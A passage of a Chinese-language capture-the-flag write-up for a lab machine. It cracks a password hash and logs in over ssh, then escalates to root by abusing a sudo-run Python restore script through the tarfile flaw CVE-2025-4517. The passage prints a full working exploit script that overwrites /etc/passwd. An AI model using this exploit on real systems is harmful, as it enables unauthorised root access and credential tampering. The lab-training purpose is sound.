/hashcat.exe -m 1410 -a 0 "32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP" ./rockyou.txt --force
成功发现操作系统用户凭据:
- 用户名:
wacky - 密码:
!#7Blushing^*Bride5
直接使用ssh登录:
ssh wacky@wingdata.htb
成功获得User Flag!!
Python tarfile漏洞利用
登录wacky用户后,执行sudo -l命令获取当前用户Sudo权限:

发现当前用户可免密以root用户身份执行Python脚本/opt/backup_clients/restore_backup_clients.py,通读脚本代码:
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_d+.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
main()发现该脚本的功能为将提供的tar压缩文件解压到指定的目录下。脚本接收两个参数:-b和-r,其中-b为压缩文件名,当脚本执行时,会检查压缩文件名是否符合backup_<数字>.tar的格式,如符合,会将文件名和固定的路径/opt/backup_clients/backups拼接,保存到backup_path变量中,并判断文件是否存在;-r为解压目录名,只允许包含数字、字母和下划线,且必须要以restore_开头,如目录名符合要求,脚本就会将其与固定路径/opt/backup_clients/restored_backups拼接,保存到staging_dir变量内;最后,程序使用tarfile库的extractall()方法解压压缩文件,但由于脚本调用extractall()方法时指定了filter="data"参数,我们无法直接添加带有../目录穿越符的文件进行利用。

尝试联网搜索Python tarfile库的漏洞,发现Python 3.12 及之后版本的tarfile库存在任意文件写入漏洞,编号为CVE-2025-4517,漏洞的核心原理在于往压缩包中添加超长的软链接名,使其长度达到PATH_MAX限制,这样当tarfile.extractall()方法调用os.path.realpath()检查时,软链接就不会被解析出来。链接为:Python - Tarfile Realpath Overflow Vulnerability · Advisory · google/security-research · GitHub
通过该漏洞,我们可以覆盖/etc/passwd文件,从而修改root用户密码。首先复制一份passwd文件,将root用户的密码位修改为我们想要的哈希值:
cp /etc/passwd evil_passwd
nano evil_passwd
随后适当改写利用脚本,使escape链接指向/etc目录,并基于其创建指向/etc/passwd的链接和文件对象:
import tarfile
import os
import io
import sys

comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
evil_passwd = open("/home/wacky/evil_passwd", 'r').read().encode('utf-8')

with tarfile.open("/opt/backup_clients/backups/backup_1001.tar", mode="x") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../etc"
    tar.addfile(e)

    f = tarfile.TarInfo("passwd_link")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape/passwd"
    tar.addfile(f)

    c = tarfile.TarInfo("passwd_link")
    c.type = tarfile.REGTYPE
    c.size = len(evil_passwd)
tar.addfile(c, fileobj=io.BytesIO(evil_passwd))编写完毕后,调用python3命令执行:
python3 cve-2025-4512.py接着使用sudo执行restore_backup_clients.py,解压恶意压缩包backup_1001.tar:
sudo python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_misaka19008
成功更改/etc/passwd文件!直接切换到root用户:
su -
提权成功!!!!